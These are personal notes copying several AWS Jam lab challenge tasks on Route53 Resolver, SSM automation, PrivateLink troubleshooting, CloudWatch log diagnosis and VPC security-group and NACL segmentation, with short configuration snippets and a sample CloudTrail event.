Note: There is no need to create, modify, and/or associate any resources with the CORP-VPC. For the purposes of this AWS Jam, CORP-VPC is an On-Premises datacenter.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/net-route-53-resolver/tasks/b33bd5fd-c764-4bf8-9ed4-451ced041501/details>

Background

The CLD-VPC needs to resolve hosts in the Corporate Datacenter (CORP-VPC), which hosts the corp.packetsinc.local zone on virtual machines.

Your Task

As an infrastructure engineer, leverage Route53 Outbound Endpoints and Resolver Rules to fulfill this requirement. The targets should be the IPs of the DNS servers, as follows:
- DNS-SRV-01 - 172.16.30.4
- DNS-SRV-02 - 172.16.30.132
To complete this task, the R53-CLD->CORP alarm must be green, showing DNS resolution is successful.

Validation
This task will be validated by checking the R53-CLD->CORP alarm. If it is green, validation will be successful.

Inventory
To get started, use the topology diagram to familiarize yourself with the layout. Then, leverage the CloudWatch dashboard to monitor DNS resolution.
- Route53 Endpoints
- VPC Security Group

Note: There is no need to create, modify, and/or associate any resources with the CORP-VPC. For the purposes of this AWS Jam, CORP-VPC is an On-Premises datacenter.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/net-route-53-resolver/tasks/76e77a2c-379f-4b04-83d5-324f7b81af74/details>

Background
You need to identify DNS queries being made from CLD-VPC to the Corporate Datacenter (CORP-VPC).

Your Task
As an infrastructure engineer, leverage Route53 Query Logging to fulfill this requirement. Configure logging to a CloudWatch Logs Log Group.
To complete this task, review Route53 logs, and enter the name of one of the queries made to the corp.packetsinc.local domain. For example, "subdomain.corp.packetsinc.local" or "subdomain".

Validation
This task will be validated by entering a value found in the Route53 logs.

Inventory
To get started, use the topology diagram to familiarize yourself with the layout. Then, leverage the CloudWatch dashboard to monitor DNS resolution.
- Route53 Query Logging

Note: There is no need to create, modify, and/or associate any resources with the CORP-VPC. For the purposes of this AWS Jam, CORP-VPC is an On-Premises datacenter.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/net-route-53-resolver/tasks/9351ec00-3032-4638-95bd-40f788149670/details>

Scaling your migration operations

Freitag, 17. November 2023 16:54

Why did PowerShell make it to Linux ?
Your colleague deployed a Systems Manager Command Document to reconfigure the Proxy on migrated AWS instances. It handles both Windows and Linux and was successfully tested on Windows instances.
However, since the Linux-instances migration has started, the SSM document started to fail with the following error: failed to run commands: fork/exec /usr/bin/pwsh: no such file or directory
Looking at the error, you discover that SSM is trying to run the PowerShell script for Windows instances to run on Linux instances.
Your first task is to look at the Command Document containing **ConfigureProxy** in its name and figure out how to execute each step only for the correct Operating System.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/ssm-automation/tasks/e8da0be2-f562-4ed1-acc8-6a751ff3860e/details>

```
mainSteps: - action: aws:runPowerShellScript name: PatchWindows precondition:
    StringEquals:
    - platformType
    - Windows inputs: runCommand: - cmds - action: aws:runShellScript name:
PatchLinux precondition:
    StringEquals:
    - platformType
    - Linux
```

Scaling through Automation
In order to scale the operations, your former colleague started a SSM Automation document which was designed to perform the following steps:

1. Tag the instance with the key : migration_status and the value : postmigration_started
2. Run the ConfigureProxy document to set the proxy settings
3. Run AWS-RunPatchBaseline document to check the instance for updates
4. Tag the instance with the key : migration_status and the value : postmigration_completed

The second step was removed because the ConfigureProxy document was failing. Now that you have fixed the document, you should add it again into the Automation document.
Your goal is to reconfigure the SSM Automation document containing PostMigrationAutomation in its name. It should contain the 4 steps mentioned above in the correct order.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/ssm-automation/tasks/d228420e-da4a-4356-8238-40646cec0d93/details>

```
 - name: ConfigureProxySettings
   action: aws:runCommand
   nextStep: apply_patch
   isEnd: false
   inputs:
     DocumentName: ConfigureProxy
     InstanceIds:
       - '{{InstanceId}}'
```

You automated all the post migrations steps and servers are being migrated day in, day out. You made sure to never forget a server by tagging them when the post migration starts and when the post migration ends. As the migration project is a bit late on schedule, your manager is calling in to ask if you could postpone your holidays to keep the migration flowing. As you have no intentions to do so, you are looking for a way to trigger the automation automatically even when on holidays.
In this final task, you should configure EventBridge rule starting with ssm-automation to trigger the SSM Automation document which you just reconfigured. EventBridge should trigger the SSM Automation document only with the list of instanceId that are sent by the Cloudtrail event below.
You can use JSON Path Finder to help finding the correct mapping.
sample event:

```
{
  "instanceid": "$.detail.requestParameters.resourcesSet.items[*].resourceId"
}
```


```
{
    "version": "0",
    "id": "67df5f3e-57ea-fac5-4c6e-fc83b9abcdef",
    "detail-type": "AWS API Call via CloudTrail",
    "source": "aws.ec2",
    "account": "123456789012",
    "time": "2020-10-19T06:22:21Z",
    "region": "eu-west-1",
    "resources": [],
    "detail": {
      "eventVersion": "1.05",
      "userIdentity": {
        "type": "AssumedRole",
        "principalId": "AROAI4UAWJ76D55TKEVY6:Example",
        "arn": "arn:aws:sts::123456789012:assumed-role/Admin/ExampleSession",
        "accountId": "123456789012",
        "accessKeyId": "ASIAUTDEHZRDLEXAMPLE",
        "sessionContext": {
          "sessionIssuer": {
            "type": "Role",
            "principalId": "AROAI4UAWJ76D5EXAMPLE",
            "arn": "arn:aws:iam::123456789012:role/Admin",
            "accountId": "123456789012",
            "userName": "Admin"
          },
          "webIdFederationData": {},
          "attributes": {
            "mfaAuthenticated": "false",
            "creationDate": "2020-10-19T06:13:22Z"
          }
        }
      },
      "eventTime": "2020-10-19T06:22:21Z",
      "eventSource": "ec2.amazonaws.com",
      "eventName": "CreateTags",
      "awsRegion": "eu-west-1",
      "sourceIPAddress": "10.0.0.1",
      "userAgent": "console.ec2.amazonaws.com",
      "requestParameters": {
        "resourcesSet": {
          "items": [
            {
              "resourceId": "i-00c9eab2d04abcdef"
            }
          ]
        },
        "tagSet": {
          "items": [
            {
              "key": "migration_status",
              "value": "ready_for_postmigration"
            }
          ]
        }
      },
      "responseElements": {
        "requestId": "a939f941-6a83-4048-9717-a9ba43485aad",
        "_return": true
      },
      "requestID": "a939f941-6a83-4048-9717-a9ba43485aad",
      "eventID": "80e3b894-d070-4ad5-b122-e0712da23d79",
      "eventType": "AwsApiCall"
    }
  }
```


Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/ssm-automation/tasks/3e322337-bff5-46a2-8ffe-eac190a05897/details>

Re:Link My Service

Freitag, 17. November 2023 16:55

Background
As a service provider, you are debugging errors for one of your ShareZone customers. The customer has recently made changes to their security posture and since then were not able to access the webpage for your service, receiving connection time out errors. Your customer asks you to debug the issue by providing access to an instance in their VPC and their VPC configuration.
The application is hosted across 3 instances (1 per AZ). The traffic is load balanced using a Network Load Balancer which is registered to the Endpoint Service. The Endpoint Service and Endpoint Interface are hosted in different VPCs (Service Provider VPC and Service Consumer VPC). You can use the **ConsumerInstance** in the Consumer VPC to test connectivity to the Endpoint Interfaces.
Your Task
The Endpoint Interface domain name will resolve to 2 IPs (third AZ is not working on the Service Provider end). Try using dig EndpointInterfaceDomain to check the DNS resolution for the Endpoint Interface Domain name. To successfully complete the task, you should accomplish the following:

- **Receive 200 OK HTML Response code when cURL to EndpointInterface Domain is issued. Try running the command multiple times to ensure you are getting 200 OK from both the Endpoint Interface IPs.**
  Here is a sample output you should expect to see

Getting Started

- **Download the private key pair lab-key-pair from the top right corner**. You will use this key to SSH into the consumer instance (Instance Public IP is available under **Output Properties** section.)
- Your key must not be publicly viewable for SSH.
- Use the command "chmod 400 lab-key-pair.pem" if needed. Use command **ssh -i "lab-key-pair.pem" ec2-user@{instance-public-ip}"**.

Once connected to the instance, issue curl -Iv http://EndpointInterfaceDomain and check the response. cURL stands for Client URL and is used to transfer data using URL. You can find the EndpointInterfaceDomain under **Output Properties** .
Things you should consider doing:

1. Use AWS best practices while configuring firewall rules.
2. For this use case, it is OK to use the VPC CIDR 10.0.0.0/16 in the firewall rules.
3. NOT allowing all protocol and port traffic.
4. Think from security perspective from instance level and Subnet level.

Architecture Diagram
https://aws-jam-challenge-resources.s3.amazonaws.com/networking-private-link/ArchitectureDiagram.jpg
Inventory
Service Consumer
VPC: Name - ConsumerVPC, CIDR - 10.0.0.0/16
Subnets

- Subnet 1: Name - ConsumerPrivateSubnet1, CIDR - 10.0.1.0/24
- Subnet 2: Name - ConsumerPrivateSubnet2, CIDR - 10.0.2.0/24
- Subnet 3: Name - ConsumerPrivateSubnet3, CIDR - 10.0.3.0/24

Endpoint Interface:

- Name - VPCEndpointInterface
- Endpoint Domain Name - You can get the Endpoint Domain name from the output properties of this challenge (EndpointInterfaceDomain)
- Endpint Interface has 1 ENI in each of the Private Subnet.

Client Instance:

- Name - ConsumerInstance
- Private IP: 10.0.0.11
- Public IP - In the Output Properties of the challenge (ClientInstancePublicIP)

Services you should use VPC, EC2
Task Validation
There are two configuration changes needed to complete this task.Once both the changes are

made, the task will automatically complete itself.
Upon successfully resolving this task, you should be able to see a '200 OK' response for the cURL command with both Endpoint Interface IPs.
Note: The task won't complete if you have allowed access from the Internet (0.0.0.0/0) in the inbound rules

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/networking-private-link/tasks/31784827-8874-4bd4-b4fe-a9217de6b525/details>

Background
As a service provider you want your service to be highly available. For this, you have enabled 3 AZs on the Network Load Balancer which is registered to the Endpoint Service. However, only 2 out of the 3 AZs on NLB are working.
Your Task
When you resolve the DNS name of the load balancer, you only get 2 NLB IPs. Try using dig NLB-domain-name or nslookup NLB-domain-name commands [DomainName is listed under **Output Properties**]. For this task, you have to fix the third AZ to ensure that NLB returns all 3 IPs when it's domain is resolved. All targets should be receiving traffic from the NLB.
The ability to reference another Security Group as a Source of traffic in a firewall rule is a potential solution. However, for this use-case the expectation is to not reference another Security Group in a firewall rule.
You also want to ensure that the requests sent to the NLB are equally distributed across the healthy targets of the NLB. Enable the missing setting on NLB that will ensure this.
Architecture Diagram
https://aws-jam-challenge-resources.s3.amazonaws.com/networking-private-link/ArchitectureDiagram.jpg
Challenge Inventory
Service Provider
VPC: Name - ServiceProviderVPC, CIDR - 20.0.0.0/16
Subnets
- Subnet 1: Name - ProviderPrivateSubnet1, CIDR - 20.0.1.0/24
- Subnet 2: Name - ProviderPrivateSubnet2, CIDR - 20.0.2.0/24
- Subnet 3: Name - ProviderPrivateSubnet3, CIDR - 20.0.3.0/24

Network Load Balancer: Name - ServiceProviderNLB. You can get the NLB domain name from the Output Properties of this challenge (NLBDomainName)
Target Group : Name - ProviderTargetGroup
Network Load Balancer Targets
- Name - TargetInstance1, Subnet - ProviderPrivateSubnet1, Private IP: 20.0.1.10
- Name - TargetInstance2, Subnet - ProviderPrivateSubnet2, Private IP: 20.0.2.10
- Name - TargetInstance3, Subnet - ProviderPrivateSubnet3, Private IP: 20.0.3.10

Service you should use
VPC, EC2
Task Validation
There are 2 configuration changes needed to complete this task. Once both the changes are made, the task will automatically complete itself. After you have fixed the configurations on NLB, the NLB domain and the Endpoint Interface domain should return 3 IPs (for the 3 AZs). You should also get a 200 O.K from all the 3 Endpoint Interface IPs.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/networking-private-link/tasks/93b312c5-3e94-46d6-b1f2-3afaf94e4f19/details>

Runaway CloudWatch Logs

Freitag, 17. November 2023 16:55

Background
You don't have access to the EKS cluster, but looking at CloudWatch Logs you realize that there are quite a few WordPress instances running on it... You hit refresh and realize that the number of deployed instances is growing by the minute.
Each instance is called application-xxxxxxxxxxx, the access logs and error logs are written into a dedicated CloudWatch Log Group /eks/application-xxxxxxxxxxx.
Having operated this environment for a while, you know what a normal amount of logs looks like, usually kilobytes per minute. You also recall that you group customers by size and on this particular EKS cluster in this AWS account all deployments should be roughly of the same size.
You're not quite sure yet whether it's just one instance that is overlogging or the issue is more widespread.
Your Task
Identify the misbehaving WordPress instance(s).
Task Validation
Put the identified instance name or comma-separated names in the answer field. For example, enter application-xxxxxxxxxxx if it's just one instance, enter application-xxxxxxxxxxx,application-yyyyyyyyyyy,... if multiple.
Services You Should Use

- CloudWatch Logs
- CloudWatch Metrics

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/cloudwatch-runaway-logs/tasks/b3e309ea-adc6-4372-9320-511b5758edaa/details>

Background
Now that you've successfully identified the misbehaving WordPress instance, you realise that it can be a security breach. To isolate the application, you decide to locate the IAM role that the instance assumes to access other AWS resources.
Your Task
Identify the Name or the ARN of the IAM Role used by the misbehaving WordPress instance.
Task Validation
Put the Name or the ARN of the IAM Role in the answer field to progress to the next challenge.
Services You Should Use

- IAM
- CloudTrail
- (Optional) Athena

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/cloudwatch-runaway-logs/tasks/66efda04-63a1-4e5f-9b69-803cf6f969e0/details>

Background
Now that you have the IAM Role you realise that - unfortunately - the principle of least privilege hasn't been implemented - all Wordpress instances assume the same IAM role to access AWS resources, including CloudWatch.
You don't see any signs of a security breach and realise that the misbehaving WordPress instance is healty, not under attack and serving production traffic. Something must be wrong with the way its logging was configured when it was deployed yesterday.
You decide to temporarily block ***just this instance*** from logging to CloudWatch. Whatever you do, it should not affect other WordPress instances.
Your Task
Temporarily block the misbehaving WordPress instance from logging to CloudWatch without affecting other WordPress instances.
Task Validation
The task will be automatically complete once you find the solution, in addition you can always check your progress by press the "Check my progress" button in the challenge details screen.
Hint

- If you decided to create a policy in IAM, don't use the Visual Policy editor else you may get

an error of Entered ARN is invalid. You should use the JSON editor to create such policy.
- Policies for specific Roles can only be added in-line in this challenge.

Services You Should Use

- IAM


Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/cloudwatch-runaway-logs/tasks/c97c4160-157c-40d6-b219-c46e3d07ffd0/details>

Security boundaries for your VPC

Freitag, 17. November 2023 16:56

Background:

Before we begin, let's see if your servers can connect between each other.



Getting Started:

You have been asked to evaluate a flat VPC and assist in hardening connectivity within the application tiers.
Within this environment there are three EC2 Instances running within same VPC but in different subnets.

- One of the Instances named **Frontend** requires connecting to another instance named **Backend** in order to execute business logic.
- **Backend** instance requires connecting with another instance named **Database** in order to store transactional data.


Flat network allows each instance to connect with all others.
Currently, the instance Security Group allows traffic from the entire VPC CIDR. So, each instance can initiate a connection with **ANY** other instance inside the VPC.
There's a webserver running on the **Frontend** instance that provides the connection status. At the moment, the connection status shows that all servers can connect to each other.
Your task is:

- Open the page on your browser from the Frontend instance. The public IP of the Instance will be available under **Output Properties** on the left. Open it using HTTP, not HTTPS!
- Web page will show you a unique string called **Session ID**. You need to copy this **Session ID** and paste it on the task answer field.

As a Network Security specialist, you have been asked to figure out how to hardening it. Are you up for the challenge?


Task Validation:

To complete this task, you will need to open the page on your browser from the Frontend instance. Copy **Session ID** and paste it on the task answer field.
See example below:



Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/vpc-security-boundaries/tasks/3377132c-f621-40cf-b051-775db7dfd36e/details>

Background:



We want to move from a Flat VPC to a segmented VPC. Your first approach to hardening it is segmenting workloads using a Security Group.
A security group acts as a virtual firewall for your instance to control inbound and outbound traffic. When you launch an instance in a VPC, you can assign up to five security groups to the instance. Security groups act at the instance level, not at the subnet level. Therefore, each instance in a subnet in your VPC can be assigned to a different set of security groups.
Each instance already has a security group associated.

- **Frontend** security group allow traffic from internet, as application requires to be exposed to internet.
- **Backend** security group allow traffic from VPC CIDR, so any instance inside your VPC can communicate with backend.
- **Database** security group allow traffic from VPC CIDR, so any instance inside your VPC can communicate with database.

Security group rules allow you to define a source (inbound rules) or a destination (outbound rules) for the traffic using a **range of IPv4 addresses** in CIDR block notation (for example, 203.0.113.0/24) or using **another security group** to allow instances that are associated with a specified security group to access instances associated with another security group. **In this scenario it is a best practice to use source security group, not source CIDR blocks.**
Security groups are stateful! If you send a request from your instance, the response traffic for that request is allowed to flow in regardless of the inbound rules. This also means that responses to allowed inbound traffic are allowed to flow out, regardless of the outbound rules.
Your task is:

- Change security group rules to only allow traffic from correct workload tier, using source as security group when possible
  - From internet to Frontend instance
  - From Frontend instance to Backend instance
  - From Backend instance to Database instance

❌ **Attention!**
Please **ignore** **default VPC**, the one with CIDR 172.31.0.0/16. Nothing is required for the *default* VPC on this Jam challenge. Always use a VPC called Jam!

Task Validation:

To complete this task, you need to:

- Change the current security group rules to only allow traffic from the internet using CIDR and from the respective workload tiers using security group references; **do not use the entire VPC CIDR**.
- After you change security groups, refresh the web page to see how it shows communication between each tier

In web page, note that currently, the **Frontend** tier accepts communication from any other tier instance. It should only accepts communication from internet.
You can click on Check my progress button or just wait and it will validate automatically.


Conclusion:

Security group rules are always permissive; you can't create rules that deny access. As you need to allow traffic from the internet on the **Frontend** instance you can't prevent the **Backend** or **Database** instances from communicating with it. Security groups are also applied per instance, which means you need to ensure all your instances use the appropriate security group.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/vpc-security-boundaries/tasks/45b3a572-f0c1-4554-8d9b-9814149e1eba/details>

Background:

You successfully segmented your workloads, but we still want to move from a Flat VPC to a segmented VPC, where each tier has its own NACL to control boundaries (who can access what and in which way).
As you realized on the previous task, there are some rules you can't accomplish just using security group.



Your task is:

- Create a Frontend Network ACL and associate both Frontend subnets to it
- Create a Backend Network ACL and associate both Backend subnets to it
- Create a Database Network ACL and associate both Database subnets to it

❌ ⍰ Attention!

You can create one NACL for each subnet or one NACL for both subnets from the same tier. Both approaches work fine!
Please **ignore** **default VPC**, the one with CIDR 172.31.0.0/16. Nothing is required for the *default* VPC in this Jam challenge. Always use a VPC called Jam!

Task Validation:

Task Validation:

- Create Frontend Network ACL and associate with Frontend1 and Frontend2 subnets
- Create Backend Network ACL and associate with Backend1 and Backend2 subnets
- Create Database Network ACL and associate with DB1 and DB2 subnets


Now check that your VPC default Network ACL doesn't have any subnet associated with it.
Refresh the Frontend web page. It will fail and give you a timeout.
When you create a Network ACL (NACL) it only has a Deny rule that blocks everything, including the public internet. For this reason, you can't even request the Frontend web page.
You can click on Check my progress button or just wait and it will validate automatically.

Aus <https://jam.aws.com/v2/8dfbde33-2769-4089-9be2-b08c5b5061e3/challenges/vpc-security-boundaries/tasks/3d5fabd6-d2e3-4b08-aa6d-6ea393555f2f/details>

Background

Your Network ACL is "empty" now; it only has the default rule (the one with * under Rule number) that denies all Inbound and Outbound traffic.
Your task is:

- Create rules to allow communication like the following:
  - On the left side (green arrows) we have the Allow rules
  - On the right side (red arrows) we have the Deny rules
- For ephemeral rules, use the Custom TCP type
- For internet or tier rule, use the All traffic type
- For tier rules use the subnet CIDR as source



